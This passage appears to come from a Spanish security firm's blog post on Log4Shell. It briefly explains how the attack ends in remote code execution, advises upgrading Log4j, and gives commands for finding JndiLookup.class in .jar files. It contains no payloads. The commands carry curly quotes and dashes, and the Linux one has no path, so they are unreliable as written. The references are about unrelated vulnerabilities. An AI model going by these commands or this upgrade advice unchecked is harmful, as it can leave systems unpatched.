- El servidor vulnerable cargará el archivo .class proporcionado por el servidor LDAP controlado por el atacante y lo ejecutará, obteniendo el atacante así ejecución remota de comandos. Este paso dependerá de la versión Java que esté ejecutando el servidor vulnerable y de la propia aplicación.

PROTECCIÓN ANTE LOG4SHELL

La más recomendable ahora mismo es actualizar la versión de Log4j a la 2.15.0, que corrige el problema. Lo puedes descargar de la web oficial de Apache. Es muy importante siempre contar con las últimas versiones y este es un ejemplo claro de ello.

Al igual comience por hacer una lista ordenada de sistemas en los cuales buscar, evaluándolos uno por uno a medida que avanza en la lista. La parte más complicada puede ser buscar en versiones vulnerables existentes en archivos Java Archive (JAR) como dependencias transitivas.

Este script, disponible en GitHub, busca el archivo JndiLookup.class defectuoso en cualquier archivo .jar de su sistema.

LINUX

```
sudo grep -r –include “*.jar” JndiLookup.class
```

WINDOWS

```
Findstr /s /I /c:”JndiLookup.class” C:\*.jar
```

REFERENCIAS

REFERENCIAS

- https://noticiasseguridad.com/vulnerabilidades/cve-2022-26134-vulnerabilidad-dia-cero-de-ejecucion-remota-de-codigo-en-confluence-server-y-data-center/
- https://noticiasseguridad.com/vulnerabilidades/una-vulnerabilidad-critica-con-una-puntuacion-cve-de-9-8-afecta-a-fusion-middleware-a-varios-sistemas-de-oracle-e-incluso-a-la-nube-de-oracle-parche-inmediatamente/
- https://www.tekcrispy.com/2022/06/24/google-spyware-android-ios/
- https://laboratoriolinux.es/index.php/-noticias-mundo-linux-/software/32438-apache-http-server-2-4-54-llega-con-19-cambios-y-corrige-8-vulnerabilidades.html
- https://hackwise.mx/revelan-una-vulnerabilidad-critica-en-windows-que-debe-parchearse-inmediatamente/
- https://hipertextual.com/2022/06/pacman-apple-m1-ataque-vulnerabilidad-mit
- https://www.elsoldemexico.com.mx/analisis/es-momento-que-las-pymes-prioricen-su-ciberseguridad-8524272.html
- https://heraldodemexico.com.mx/economia/2022/6/20/mexico-destaca-en-ciberseguridad-banxico-414994.html

ZERU

Cybersecurity Services

Security Operation Center - SOC by

ADV

+52 55 6178 9397

contacto@adv-ic.com

Av. Melchor Ocampo 193, Torre Privanza, Piso 11 Oficina 11D
Colonia Veronica Anzures. Delegación Miguel Hidalgo CP 11300